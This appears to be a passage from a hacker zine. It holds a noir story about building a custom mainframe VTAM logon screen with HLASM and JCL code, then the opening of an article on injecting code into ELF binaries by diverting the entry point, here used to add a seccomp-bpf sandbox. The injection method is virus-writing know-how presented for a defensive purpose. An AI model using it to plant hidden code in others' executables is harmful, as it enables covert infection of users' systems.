Now dry, I decided to power on my PC and take some notes. I wrote down what I knew about TN3270 thanks to Tommy and HLASM courtesy of Dave. I was still missing a big piece. Where could I learn about this USS Table. My searches all led to the same place: The Mailing-List. A terrible bar on the other side of town I had no desire to visit. The Mailing-List, or 'Dash L' as some people called it, was filled with some of the meanest, least helpful individuals on this Big Blue planet. I was likely to get chased out of the place before I was even done asking my question, let alone receiving an answer.

Don't get me wrong, sometimes Dash L had some great conversations, I know because I often lurk there for information I can use. But I had never worked up the courage to ask a question there, lest I be banned for life. But, with nothing else to go on I grabbed my coat and umbrella and headed for the door.

Just then, my phone rang. I didn't recognize the name-Nigel, or the number. I decided to answer the phone. "Who's this, how'd you get my private number?" No reply. I went to hang up the phone when I heard, "try searching for USSTAB and MSG10." My phone vibrated, letting me know the call was over. I ran to the window and peered out in to the rainy night. The street was empty except for a man with an umbrella putting his phone away. I ran down the stairs and caught a glimpse of the man as he got into his Tesla and sped off.

Back at my desk, I searched for USSTAB and MSG10 and one name kept coming back: Big John. I knew Big John, of course. Anyone who did mainframe hacking knew him. He now played the ivories over at a fancy new club, the Duchess. My dusty work clothes would have to be fancy enough.

– — — – — — — – — – –

You wouldn't know the Duchess was much, just by looking at it. A single purple bulb above a bright red vinyl entrance. The lamp shade cast a triangle of light over the door. The only giveaway that this was a happening place was the sound of 80s Synth rolling down the streets. Not the cheap elevator synth you get while waiting for your coffee, this was real synth: soulful and painful. The kind that made you doubt yourself and your life choices.

I walked to the door and knocked. A slit opened up, "Can we help you?" a woman's voice asked. I couldn't wait for this new speakeasy revival trend to die. "Yes," I replied, "I'm here to see Big John."

"You have a reservation?" she asked.

"Nope, just here to see Big John."

"Honey, you outta luck. We got a whole room of people here to see Big John, and they got reservations!"

"How much sweetener to see him play tonight?" I ask.

A second slot near my dad gut opened up, and a drawer popped out, almost like the door was happy to see me. I placed the only fifty I had in the tray. The drawer and slit closed and the door opened.

A young woman took my coat and brought me to a table. I took my seat and casually looked around. The room was dimly lit, with most of the light coming from the stage. Smoke hung in the air like a summer haze waiting for a good thunderstorm. A

waitress asked, “Drink sir?” I ordered a dirty martini and enjoyed the rest of the show. It’d been a shit day, I needed a break.

Once the show was done and the band started to pack up, I walked up to Big John. “Apparently you’re a man who can help me with USSTAB and some TN3270 animations.” I say. He finished putting away his keytar in its carrying case. “I could be, what’s in it for me?” My wallet was empty so I figured a play on his emotional side might work, “You’d get a chance to piss off Rico and the EF Gang.”

Big John looked at me and smiled. “Anything to piss of that hothead, follow me.” I grabbed my coat from the front and followed him.

Big John was the type of guy who lived up to the name. He was massive. Use to play professional football before he got injured and went back to his original loves: hacking and piano. Long dark hair and an even longer and darker beard made him look menacing. But if you ever knew Big John, you’d know he was just a big ‘ol softy.

John led me to another alleyway behind the Duchess. What was it with this city and alleyways? It looked like the rain had let up, but it had left a cold, damp feeling in the air. Parked in the alley was a van, with a wizard riding a corvette painted on the side. Big John opened the back, set his keytar down and motioned for me to get in the van.

Inside was a nicer office space than I have. Expensive, custom mechanical keyboards lined one wall. Large 4k monitors hung on moveable arms. An Aeron chair was bolted to the floor. Somewhere, invisible to me, was a computer powerful enough to drive this setup.

“So, I take it you’ve been to both Tommy and Dave already?” he asked over the clicking of his mechanical keyboard as he logged on.

“Yes,” I reply. “I think I understand enough to get started making my own logon screens. I can control the flow and color of a TN3270 session, and I know how to use HLASM to do so. But Dave kept referring to things like MSGs and a USS Table which makes no sense to me.”

Big John chuckled and sat down, lighting what looked like a hand-rolled cigarette but smelled like a skunk. “Don’t worry about Dave,” he said, taking a few puffs, “he’s an ex-EF Boy, he’s still trying to get use to sharing information that people can understand. Sometimes he’s still a little cryptic. Let’s get started.”

“When you connect to a mainframe, nine times outta ten its going to be VTAM,” Big John explains.

“VTAM is like the first screen of an infocom game. It lets you know where you are, but from there it’s up to you where you go, you get me?” he asks between puffs.


I did, and I didn’t. All I wanted to do was make pretty mainframes.

“First thing you gotta know about VTAM is that it uses what it calls Unformatted System Services tables. Or USS tables for short. This file is normally specified in your TN3270 configuration file.” Big John swiveled his chair and launched his TN3270 client, connected, and opened a file labeled ‘USER.TCPPARMS(TN3270)’ He pointed to a specific line:


```
1 USSTCP  USSECORP
```

“This line right here tells TCP to tell VTAM to use the file ’USSECORP’ when a client connects.” he said, closing the file. He then opened ’USER.PROCLIB(TN3270)’ and pointed at a different line:

```
1 //STEPLIB     DD  DSN=USER.VTAMLIB,DISP=SHR
```



“And that right there is where we’re gonna find USSECORP,” again he closed the current file and opened another folder: ‘USER.VTAMLIB’. And sure enough, glowing a deep blue, in the back of this van was USSECORP:



"So now you know where to send your compiled HLASM, your 'L.SYSLMOD'. Just overwrite that file and you'll be good to go. Oh wait!" John laughed, "I haven't explained how you can use the USS Table to make it less boring. Right, well it's easy—ish.

"The USS Table is basically a set of macros you call to tell VTAM what to do on each message or command it receives. Let's take a look at this example." He pointed to the other screen.

```
1  USSN   TITLE  'GROOVY SCREEN'
           USSTAB FORMAT=DYNAMIC
3          USSMSG MSG=10,BUFFER=(BUF010,SCAN)
   BUF010 DS   0H
5      DC   AL2(END010-BUF010)
       DC   X'F57A'
7          DC     X'2902C0F842F1'
           DC     C'Hello Flynn'
9          DC     10C' '
           DC     X'13' Insert Cursor
11 END010 EQU *
   END    USSEND
13     END
```

"We start the USS Table with the Macro 'USSTAB' passing it the argument FORMAT. Just always set it to DYNAMIC. This is saying, from here on out we're in USSTAB. The next line"

```
1  USSMSG MSG=10,BUFFER=(BUF010,SCAN)
```

"This calls the USSMSG macro, which you can read in SYS1.SISTMAC1(USSMSG). You can pass it a bunch of variables, but for you, just pass it the MSG= and BUFFER= variables. MSG=10 in our case is the default 'hey you just connected' message. BUFFER takes two arguments. SCAN will look through and replace any instance of keywords with the actual variable. Some examples would be @@@@DATE and @@@@TIME. Which would replace those items with the actual date/time. BUF010 is a pointer. It points to a data structure. The first thing BUFFER expects is the length of the buffer. Since we might add/remove more to our screen we can use just get the total size by subtracting the location of END010 by BEGIN010. Everything else inside there is what will be sent to VTAM to send to your TN3270 emulator. You keepin' up my man?"

"Yeah," I replied. "I think I got it. That line `X'2902C0F842F1'` is a TN3270 command setting the text blue (`\x42 \xF1`) and that other line, two down, with `10C`, just means to repeat that space ten times before we insert the cursor."

John smirked, "well look at you, the artist. When you're done setting USS Tab stuff you just end it with USSEND. Keep in mind, there're fourteen MSGs, not that you'll need to deal with them if you don't want to."

Big John got up and settled into the driver's seat, "Where ya headin?" he asked. I guess he was done teaching me what I needed to learn. "Fifth and Gibson," I replied. Back to my office. I was eager to get started on my own screen now that I knew what I was doing. I buckled in next to Big John and got to the office, thankfully no sight of Rico or his EF Boys.

– – – – — – – — – – – –

Back at my desk I created two things. First, I made a quick and dirty python script so I could rapidly prototype TN3270 command ideas I had (included). Second I decided to code up a macro to handle all the MSG types:

First we needed that sweet, sweet JCL header:

```
1  //COOLSCRN JOB 'build tso screen','IBMUSER',
         NOTIFY=&SYSUID,
   //     MSGCLASS=H, MSGLEVEL=(1,1)
3  //BUILD    EXEC ASMACL
   //C.SYSLIB   DD DSN=SYS1.SISTMAC1,DISP=SHR
5  //           DD DSN=SYS1.MACLIB,DISP=SHR
   //C.SYSIN    DD *
```

Next, I needed a way to handle all the messages. I whipped up a quick macro, with all the colors I might need.

```
         MACRO
&NAME    SCREEN &MSG=.,&TEXT=.
         AIF    ('&MSG' EQ '.' OR '&TEXT' EQ
      '.').END
         LCLC   &BFNAME,&BFSTART,&BFEND
&BLUE    SETC   'X''290142F1'''
&RED     SETC   'X''290142F2'''
&PINK    SETC   'X''290142F3'''
&GREEN   SETC   'X''290142F4'''
&TURQ    SETC   'X''290142F5'''
&YELLOW  SETC   'X''290142F6'''
&WHITE   SETC   'X''290142F7'''
&BFNAME  SETC   'BUF'.'&MSG'
&BFBEGIN SETC   '&BFNAME'.'B'
&BFEND   SETC   '&BFNAME'.'E'
.BEGIN   DS     0F
&BFNAME  DC     AL2(&BFEND-&BFBEGIN)
&BFBEGIN EQU    *
         DC     X'05F7'
         DC     X'110000'
* Fancy art goes here
         DC     X'13'
&BFEND   EQU    *
.END     MEND
```

I needed to address each of the messages, so I did that here. STDTRANS I copied from Big Blue themselves.

```
USSTAB   USSTAB TABLE=STDTRANS,FORMAT=DYNAMIC
         USSMSG MSG=00,BUFFER=(BUF00,SCAN)
         USSMSG MSG=01,BUFFER=(BUF01,SCAN)
         USSMSG MSG=02,BUFFER=(BUF02,SCAN)
         USSMSG MSG=03,BUFFER=(BUF03,SCAN)
         USSMSG MSG=04,BUFFER=(BUF04,SCAN)
         USSMSG MSG=05,BUFFER=(BUF05,SCAN)
         USSMSG MSG=06,BUFFER=(BUF06,SCAN)
         USSMSG MSG=08,BUFFER=(BUF08,SCAN)
         USSMSG MSG=10,BUFFER=(BUF10,SCAN)
         USSMSG MSG=11,BUFFER=(BUF11,SCAN)
         USSMSG MSG=12,BUFFER=(BUF12,SCAN)
         USSMSG MSG=14,BUFFER=(BUF14,SCAN)
STDTRANS DC     X'000102030440060708090A0B0C0D0E0F'
         DC     X'101112131415161718191A1B1C1D1E1F'
         DC     X'202122232425262728292A2B2C2D2E2F'
         DC     X'303132333435363738393A3B3C3D3E3F'
         DC     X'404142434445464748494A4B4C4D4E4F'
         DC     X'505152535455565758595A5B5C5D5E5F'
         DC     X'606062636465666768696A6B6C6D6E6F'
         DC     X'707172737475767778797A7B7C7D7E7F'
         DC     X'80C1C2C3C4C5C6C7C8C98A8B8C8D8E8F'
         DC     X'90D1D2D3D4D5D6D7D8D99A9B9C9D9E9F'
         DC     X'A0A1E2E3E4E5E6E7E8E9AAABACADAEAF'
         DC     X'B0B1B2B3B4B5B6B7B8B9BABBBCBDBEBF'
         DC     X'C0C1C2C3C4C5C6C7C8C9CACBCCCDCECF'
         DC     X'D0D1D2D3D4D5D6D7D8D9DADBDCDDDEDF'
         DC     X'E0E1E2E3E4E5E6E7E8E9EAEBECEDEEEF'
         DC     X'F0F1F2F3F4F5F6F7F8F9FAFBFCFDFEFF'
END      USSEND
```

After that I call the macro for every msg type and end the HLASM.

```
         SCREEN MSG=00,TEXT='Launchin your program, see'
         SCREEN MSG=01,TEXT='I doubt you meant to do that'
         SCREEN MSG=02,TEXT='No, seriously'
         SCREEN MSG=03,TEXT='Parameter is unrecognized!'
         SCREEN MSG=04,TEXT='Parameter with value is invalid
          '
         SCREEN MSG=05,TEXT='The key you pressed is inactive
          '
         SCREEN MSG=06,TEXT='There is not such session.'
         SCREEN MSG=08,TEXT='Command failed as storage
          shortage.'
         SCREEN MSG=10,TEXT='  '
         SCREEN MSG=11,TEXT='Your session has ended'
         SCREEN MSG=12,TEXT='Required parameter is missing'
         SCREEN MSG=14,TEXT='There is an undefined USS
          message'
END
```

Finally, I added the JCL footer.

```
/*
//L.SYSLMOD DD DSN=USER.VTAMLIB,DISP=SHR
//L.SYSIN   DD *
  NAME USSN(R)
//*
```

Happy with the code I'd just written I made myself a screen I'd be happy to see each and every day:

I shut down my computer, ordered an Uber, and headed out of the office.

A car pulled up as I looked up from my phone. This wasn't my Uber, this was a Tesla, a black Tesla. The back door opened. Rico sat in the back, his one eye covered with a patch, gave him the look of a pirate, as did the gun he had pointed at my face. "Get in," he said, motioning with the large revolver. Having no other option, I shrugged and got in the back of this Tesla-and wondered how much a no-show was gonna cost me on Uber. The Tesla sped off, and slammed me in to the back of my seat.

After a few moments of silence, "Just who the fuck do you think you are?" Rico asked.

"Hey, Rico, all I wanted to do was make a nice logon screen for my mainframe." I quipped. This visibly upset Rico. The driver quietly snickered in the

front seat, then said "This guy thinks he's a sysprog now?"

"Shut up Oren!" Rico turned to me, "It works like this: we control the information. We decide who knows what. You're wastin' everyone's time over some aesthetic changes. The very fact that you phrase it as 'logon screen' means you're not ready to know this information!"

I stammered a response, "Look, I don't get what the big deal is, if you don't want to help who cares?" and I showed him a screenshot of my mainframe.

This was not a good idea. Rico's face turned bright red. "BULLSHIT! You've wasted plenty of people's time! Tommy, Dave, John. You should've gone back and read the manuals, like I had to. All 14,000 pages. Instead, you want a short cut. A hand out. Well, sonny, nothing comes easy. There is no possible way your system didn't come with customization rules, documentation and changes. That just not how it's done!"

I realized at this point Rico had never heard about the fact that you can emulate your own mainframe at home.[30] Oren, turned his head to look at me, "Yeah, there ain't no way you get to run your own system and do what you want all willy-nilly."


I noticed the red light before Oren and Rico, and got ready to put a dumb plan in to action. Oren slammed on the brakes and sent Rico flying in to the seat in front of him. Why don't bad guys ever wear their seatbelts? While Rico was slightly stunned, I lunged and wrestled the gun free from his hands. At the same time, I grabbed my own pea shooter and pointed one each at Oren and Rico.

"Enough of this shit," I yelled, "you're too late anyway, I've already built and replaced my USS Table." I made sure to use the correct terminology now. "I already shot and missed you once today Rico, I won't miss a second time. Now let me out of this car!"

"Ok, ok. Cool it." said Oren as he slowed the car. Rico just sat and stewed.

I stepped out of the car. "This isn't the last you've heard from us!" Rico yelled, and the black Tesla sped off in to the night.


He was right, of course. It wouldn't be the last time I clashed with the EF gang and lived to tell about it.



[30] https://www.ibm.com/us-en/marketplace/z-systems-development-test-environment

– — — – — — — — – — –

I couldn't believe that was six years ago. Bigendian knew to reach out to me because I had done some nice screens for him in the past. My skills at making EBCDIC art since then had improved vastly.



Thanks to another meeting years later with Big John, I learned you can add lines and graphics to make shapes using the rarely documented SFE GE SHAPE (\x08) command. At this point, I had the three-headed beast as a rough idea in my head what I wanted the screen to look like. But, I needed a way to animate the Windows 10 update nag screen.

Like a small dog running in to a screen door, it hit me. I could use the MSGs and an AIF to display the nag screen!

You see, when you first connect, that's a MSG10 screen. If you hit enter, to the user it appears as though the screen just refreshed. But what's really happening is VTAM loads a MSG02 screen. Because you entered an invalid command (nothing). I could use an AIF statement to only show the Windows 10 nag screen if an invalid command was entered.


Above, where I declared the colors, I could also declare some shapes:

```
1 &UPRIGHT     SETC   'X''08D5'''
  &DOWNRIGHT   SETC   'X''08D4'''
3 &UPLEFT      SETC   'X''08C5'''
  &DOWNLEFT    SETC   'X''08C4'''
5 &HBAR        SETC   'X''08A2'''
  &VBAR        SETC   'X''0885'''
```


And, with the help of Tommy's table, the one that gave me the coordinates for screen positions, and Big John's graphics, I could overlay the nag box on the screen. But only if the MSG is type 02. See Figure 21.

With that final piece of the puzzle I gave Bigendian Smalls a short demo.

Then I hit <enter>, and it all came together.



"Wow, that's really awesome." he replied over ICQ. It sure was.



```
          AIF ('&MSG' NE '02').SKIP
*  TOP BAR
          DC    X'11C76D'                SBA, 1050     ROW 10 COL 13
          DC    &COLOR&BG&TURQ
          DC    &UPLEFT
          DC    52&HBAR
          DC    &UPRIGHT
* BOX WALLS
          DC    X'11C87D'                SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'11C9F3'                SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114A4D'                SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'114BC3'                SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114B5D'                SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'114CD3'                SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114C6D'                SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'114DE3'                SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114D7D'                SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'1103B3'                SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114F4D'                SBA, ROW 12 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'110403'                SBA, ROW 12 COL 66
          DC    &VBAR
          DC    X'11505D'                SBA, ROW 13 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'110453'                SBA, ROW 13 COL 66
          DC    &VBAR
          DC    X'11D16D'                SBA, ROW 14 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'1104A3'                SBA, ROW 14 COL 66
          DC    &VBAR
          DC    X'11D27D'                SBA, ROW 15 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'1104F3'                SBA, ROW 15 COL 66
          DC    X'0885'
*  BOTTOM BAR
          DC    X'11050D'                SBA, ROW 16 COL 13
          DC    &COLOR&BG&TURQ
          DC    &DOWNLEFT
          DC    52&HBAR
          DC    &DOWNRIGHT
* INSIDE BOX
          DC    X'114A50'                SBA, ROW 11 COL 16
          DC    &COLOR&BG&TURQ
          DC C'Windows 10'
          DC    X'114CF1'                SBA, ROW 13 COL 16
          DC C'Don''t miss out. Free upgrade offer ends July 29.'
* ACCEPT LINE
          DC    X'1150E3'                SBA, ROW 15 COL 18
          DC C'x Upgrade now              Accept free offer'
* UNDERLINES
          DC    X'1150E2'                SBA, ROW 15 COL 18
          DC    X'290341F442F5C0C8'      SFE, UNPROTECTED/UNDL/TURQ
          DC    C'x'
          DC    &COLOR&BG&TURQ
          DC    X'11507A'                SBA, ROW 15 COL 42
          DC    X'290341F442F5C0C8'      SFE, UNPROTECTED/UNDL/TURQ
          DC    X'40'
          DC    &COLOR&BG&TURQ
.SKIP     ANOP
```


Figure 21. Upgrade Offer

17:09 Protecting ELF Files by Infecting Them

by Leandro "acidx" Pereira

Writing viruses is a sure way to learn not only the intricacies of linkers and loaders, but also techniques to covertly add additional code to an existing executable. Using such clever techniques to wreck havoc is not very neighborly, so here's a way to have some fun, by injecting additional code to tighten the security of an ELF executable.

Since there's no need for us to hide the payload, the injection technique used here is pretty rudimentary. We find some empty space in a text segment, divert the entry point to that space, run a bit of code, then execute the program as usual. Our payload will not delete files, scan the network for vulnerabilities, self-replicate, or anything nefarious; rather, it will use `seccomp-bpf` to limit the system calls a process can invoke.



[31] `man 2 bpf`

Caveats

By design, `seccomp-bpf` is unable to read memory; this means that string arguments, such as in the `open()` syscall, cannot be verified. It would otherwise be a race condition, as memory could be modified after the filter had approved the system call dispatch, thwarting the mechanism.

It's not always easy to determine which system calls a program will invoke. One could run it under `strace(1)`, but that would require a rather high test coverage to be accurate. It's also likely that the standard library might change the set of system calls, even as the program's local code is unchanged. Grouping system calls by functionality sets might be a practical way to build the white list.

Which system calls a process invokes might change depending on program state. For instance, during initialization, it is acceptable for a program to open and read files; it might not be so after the initialization is complete.

Also, `seccomp-bpf` filters are limited in size. This makes it more difficult to provide fine-grained filters, although eBPF maps[31] could be used to shrink this PoC so slightly better filters could be created.

Scripting like a kid

Filters for `seccomp-bpf` are installed using the `prctl(2)` system call. In order for the filter to be effective, two calls are necessary. The first call will forbid changes to the filter during execution, while the second will actually install it.


The first call is simple enough, as it only has numeric arguments. The second call, which contains the BPF program itself, is slightly trickier. It's not possible to know, beforehand, where the BPF program will land in memory. This is not such a big issue, though; the common trick is to read the stack, knowing that the `call` instruction on x86 will store the return address on the stack. If the BPF program is right after the call instruction, it's easy to obtain its address from the stack.

```
  ; ...

  jmp filter

apply_filter:
  ; rdx contains the addr of the BPF program
  pop rdx

  ; ...

  ; 32bit JMP placeholder to the entry point
  db 0xe9
  dd 0x00000000

filter:
  call apply_filter

bpf:
  bpf_stmt {bpf_ld+bpf_w+bpf_abs}, 4
  ; remainder of the BPF payload
```

The BPF virtual machine has its own instruction set. Since the shell code is written in assembly, it's easier to just define some macros for each BPF bytecode instruction and use them.

```
bpf_ld  equ 0x00
bpf_w   equ 0x00
bpf_abs equ 0x20
bpf_jmp equ 0x05
bpf_jeq equ 0x10
bpf_k   equ 0x00
bpf_ret equ 0x06

seccomp_ret_allow equ 0x7fff0000
seccomp_ret_trap  equ 0x00030000
audit_arch_x86_64 equ 0xc000003e

%macro bpf_stmt 2 ; BPF statement
  dw (%1)
  db (0)
  db (0)
  dd (%2)
%endmacro

%macro bpf_jump 4 ; BPF jump
  dw (%1)
  db (%2)
  db (%3)
  dd (%4)
%endmacro

%macro sc_allow 1 ; Allow syscall
  bpf_jump {bpf_jmp+bpf_jeq+bpf_k}, 0, 1, %1
  bpf_stmt {bpf_ret+bpf_k},seccomp_ret_allow
%endmacro
```


CHARACTRON® SHAPED BEAM TUBES



Information is displayed on tube screens ranging from 5″ to 21″ in diameter. Many of these tubes used in the SAGE system achieved 20,000 hours or more of reliable performance.

